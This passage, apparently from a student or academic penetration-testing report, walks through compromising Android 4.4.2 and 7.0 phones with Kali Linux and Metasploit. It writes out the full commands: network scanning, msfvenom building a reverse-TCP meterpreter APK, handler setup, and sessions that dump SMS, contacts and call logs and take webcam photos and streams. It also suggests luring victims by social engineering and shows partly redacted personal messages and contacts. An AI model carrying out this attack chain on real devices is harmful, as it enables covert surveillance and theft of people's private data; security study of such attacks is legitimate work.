- Choosing the encoding technique so that the intrusion-prevention system (IPS) ignores the encoded payload;
- Executing the exploit.


The major advantage of the Framework is that allow the combination of any exploit with any payload. Due that reason it facilitates the effort of attackers, exploit writers and payload writers. Another aspect is that even in its free edition there is the capability of uploading new exploits from the Exploit Database (https://www.exploit-db.com/)

Metasploit runs on Unix (including Linux and Mac OS X) and on Windows. The Metasploit Framework can be extended to use add-ons in multiple languages. Metasploit has also an active community which means it is an evolving platform with room for improvement.

7 Penetration test to android 4.4.2 with Metasploit tool

Penetration test was performed with Kali Linux. We powered our machine and opened a terminal to adjust some parameters so that we could perform all the experiments in the virtual machine unconstrained. We closed Kali's firewall for allowing any activity and connection with command > ***ufw disable*** and then we started PostgreSQL database as it was necessary for Metasploit execution with command > ***service postgresql start***. Then we tried to identify the devices were connected to our network and their IP. We could view how many devices related to their IPs with netdiscover command via terminal. This test was executed in a private network which means these commands could get results in office, company's environment and in any other place with free WiFi.


The exact command we used for network scan was > ***netdiscover -r 192.168.1.0/24***



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 1396 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 83760
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------ts3c:93:
 192.168.1.1     c8:7b:5b:ba:30:c1      5     300  Unknown vendor
 192.168.1.7     b0:c0:90:51:45:52      1      60  Chicony Electronics Co., Ltd.
 192.168.1.8     b4:3a:28:d7:f0:8d      1      60  Samsung Electronics Co.,Ltd
 192.168.1.6     70:72:3c:93:01:be      2     120  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.1.10    80:35:c1:17:3e:ca      1      60  Unknown vendor
 192.168.1.2     84:b5:41:e0:7a:96   1385   83100  Samsung Electronics Co.,Ltd
 192.168.1.11    78:44:76:79:09:22      1      60  Zioncom Electronics (Shenzhen) Ltd.
```

Figure 8 Network scan

We wanted to check more details for connected devices and we installed Fing App on our mobile. Fing supports Wi-Fi/LAN scanner that discover all devices connected to any network. Indeed, we got more information about network and device's identity.
`



12:28 29%

Fing

[redacted] (GR) 7/15 now

Better device discovery
Get a better device discovery, including brand and model.

ZTE zte
192.168.1.1 C8:7B:5B:BA:30:C1

My Samsung Galaxy A5(2016) Sam...
192.168.1.2 Galaxy A5(2016)

Generic Shenzhen TINNO Mobile T...
192.168.1.5 A0:F8:95:BE:4D:CF

Generic Huawei
192.168.1.6 70:72:3C:93:01:BE


DESKTOP-782Q6UO Chicony Electr...
192.168.1.7 +1 B0:C0:90:51:45:52

Mobile Xiaomi
192.168.1.10 Redmi Note 5A

Figure 9 Fing application Wi-Fi/LAN scanner

Next step was to create an apk file, install it to both mobile devices and allow us to open a reverse tcp connection with our machine. To create the script, we needed machine's IP so we found our internal IP with > ***ifconfig*** command.

Further, we opened a terminal and typed > ***msfvenom -p android/meterpreter/reverse_tcp lhost= <our internal IP> lport=4444 R> /root/Desktop/test.apk***



```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.14 lpor
t=4444 R> /root/Desktop/test.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8804 bytes
```


Figure 10 Script for APK file

Afterwards victim needed to download apk file. That was feasible with social engineering techniques. An e-mail with a simple link to a free download page is enough or downloading QR code with embedded script. In this effort we didn't focus on social engineering mainly because we used our mobiles and the goal was to experiment as much as we could in android platform.

In our case we installed manually the .apk in a rooted Samsung S4 mini. The message for downloading something that it was not authorized by Google or Samsung was a little different than when you try to download a game from Google store but didn't warn us for any security issues.

We opened Metasploit and the first command was > ***use exploit/multi/handler***


>***set payload android/meterpreter/reverse_tcp***



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
```

Figure 11 Starting multi/handler module


We > ***set lhost <our IP>*** and > ***set lport 4444*** and waited the victim to connect with our machine.



```
[*] Exploit completed, but no session was created.
msf exploit(handler) > set lhost 192.168.1.14
lhost => 192.168.1.14
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.14:4444
```

Figure 12 Setting multi/handler parameters


When the victim tapped the app widget in the menu, in the Metasploit terminal we saw the active sessions. With > ***sessions -i 2*** we started meterpreter.



```
[*] Meterpreter session 3 opened (192.168.1.14:4444 -> 192.168.1.8:58530) at 201
8-05-06 15:50:21 +0300
sessions -i

Active sessions
===============

  Id  Type                        Information           Connection
  --  ----                        -----------           ----------
  2   meterpreter dalvik/android  u0_a260 @ localhost  192.168.1.14:4444 -> 192.
168.1.8:44290 (192.168.1.8)
  3   meterpreter dalvik/android  u0_a260 @ localhost  192.168.1.14:4444 -> 192.
168.1.8:58530 (192.168.1.8)

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Figure 13 Command for active sessions

Help command in meterpreter shows some default commands for android system.




```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

Figure 14 “Help” command in meterpreter

We tried to find more information about device OS and android version with the command


> sysinfo and found that the mobile run android 4.4.2 which means that has been patched with manufacturer's updates.



```
[-] Unknown command: interval_collects.
meterpreter > sysinfo
Computer    : localhost
OS          : Android 4.4.2 - Linux 3.4.0-5817025 (armv7l)
Meterpreter : dalvik/android
meterpreter >
```

Figure 15 "Sysinfo" command

We tried some of the default commands which had to do with acquiring more personal data of the user. > ***webcam_snap*** . The picture was taken automatically by the camera and took my mug on my bedside table.



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/NbxTLmSW.jpeg
```

Figure 16 "Webcam_snap" command






Figure 17 Screenshot proof

Next we tried to see if I could retrieve the saved messages and phone contacts with the following commands:
>***dump_sms***
>***dump_contacts***
>***dump_calllog***
And we managed to obtain files with aforementioned data.




```
Status  : NOT_RECEIVED
Message : ΤΑ ΔΩΡΑΚΙΑ ΤΟΥ ΜΗΝΑ! 600' ΠΡΟΣ CU + 600MB ΓΙΑ 30ΜΕΡΕΣ ΑΠΟ ΤΗΝ ΦΟΙΤΗΤΙΚΗ ΠΡΟΣΦΟΡΑ ΔΩΡΕΑΝ ΚΑΘΕ

#11
Type    : Incoming
Date    : 2017-01-29 16:08:37
Address : +30697[redacted]
Status  : NOT_RECEIVED
Message : Είμαστε στο 203.θα πιούμε καφέ γραφειο η εξω;

#12
Type    : Incoming
Date    : 2017-01-29 15:30:22
Address : +3069[redacted]
Status  : NOT_RECEIVED
Message : Τρώμε.θα σε πάρω ξεκινωντας

#13
Type    : Outgoing
```

Figure 18 Proof of dumped SMS in Samsung S4 mini


contacts_dump_20180325140601.txt
File Edit Search Options Help

```
Name     : Γιωργης Κουο
Number   : 693 [redacted]
Number   : 693 [redacted]

#5
Name     : Παναγιωτης
Number   : 693 [redacted]
Number   : 693[redacted]

#6
Name     : Hakan
Number   : 00 90 [redacted]
Number   : 0090[redacted]

#7
Name     : Αφροδιτη
Number   : 693 [redacted]
Number   : 6930[redacted]

#8
```


Figure 19 Proof of dumped contacts in Samsung S4 mini


calllog_dump_20180726211402.txt
File Edit Search Options Help

```
Duration: 0

#2
Number  : +302[redacted]
Name    : null
Date    : Wed Aug 02 11:25:40 EEST 2017
Type    : MISSED
Duration: 0

#3
Number  : +302[redacted]
Name    : null
Date    : Tue Jul 11 10:45:06 EEST 2017
Type    : MISSED
Duration: 0

#4
Number  : +30[redacted]
Name    : Σπιτι
Date    : Mon Feb 06 09:53:51 EET 2017
```

Figure 20 Proof of dumped calllog in Samsung S4 mini


We also tried webcam commands and we managed to open a live stream session with > **webcam_stream** command.



```
Target IP  : 192.168.1.11
Start time : 2018-07-26 21:20:11 +0300
Status     : Playing
```

Figure 21 Proof of live streaming in Samsung S4 mini


The default commands were functioning in free edition of Metasploit very well so it is possible for everyone with little effort to acquire almost every file from an android smartphone.
Another experiment was to run remotely a famous privilege escalation exploit for android.
We tried to upload or copy the file with the executable in path /data/data where android stores its apps but it was problematic uploading any file in /data/data remotely via meterpreter.



```
meterpreter > upload /root/Desktop/dirty.c /data/data
[*] uploading  : /root/Desktop/dirty.c -> /data/data
[-] core_channel_open: Operation failed: 1
meterpreter > cp /root/Desktop/dirty.c /data/data
[-] stdapi_fs_file_copy: Operation failed: 1
meterpreter > pwd
/data/data
```

Figure 22 Filesystem in Samsung S4 mini

Android structure appears in the lower photo.



Root Directory
94%
Free: 0.1GB Used: 1.4GB Total: 1.46GB

Internal Storage
77%
Free: 1.2GB Used: 4GB Total: 5.24GB

SD card
1%
Free: 14.7GB Used: 0.1GB Total: 14.83GB

USB drive
0%
Free: 0.00B Used: 0.00B Total: 0.00B

USB drive
0%
Free: 0.00B Used: 0.00B Total: 0.00B


USB drive
0%
Free: 0.00B Used: 0.00B Total: 0.00B

Figure 23 Android structure

When we try to upload any item in internal storage the default path is /storage/emulated/0 or /storage/emulated/legacy etc. When we navigate to /data/data with linux > **pwd** command which is a path in a root directory (as shown above) android doesn't give root directory info so it is impossible for Metasploit to read correct the path and upload or copy remotely anything in this directory.

8 Penetration test to android 7.0 with Metasploit tool


The second device we wanted to test was a mobile device with operating system android version 7.0. This device was not rooted. The goal was in this case again the user to install the file in his/her mobile with the objective to open a connection with our machine. The first step was as at the beginning to create the apk via Kali's terminal and install it on the device.



```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.14 lpor
t=4444 R> /root/Desktop/test.apk
No platform was selected, choosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8804 bytes
```

Figure 24 Script for APK file

During the installation, android displayed a message that the installation may be harmful to the device and that the user has the full responsibility for its installation.



LOCK SCREEN AND SECURITY

Find My Mobile

Locate and control your device remotely using your Samsung account

Unknown sources

Installing from unknown sources may be harmful to your device and personal data. By tapping OK, you agree that you are solely responsible for any damage to your device or loss of data that may result from using these applications.

☑ Allow this installation only

CANCEL OK

LOOKING FOR SOMETHING ELSE?

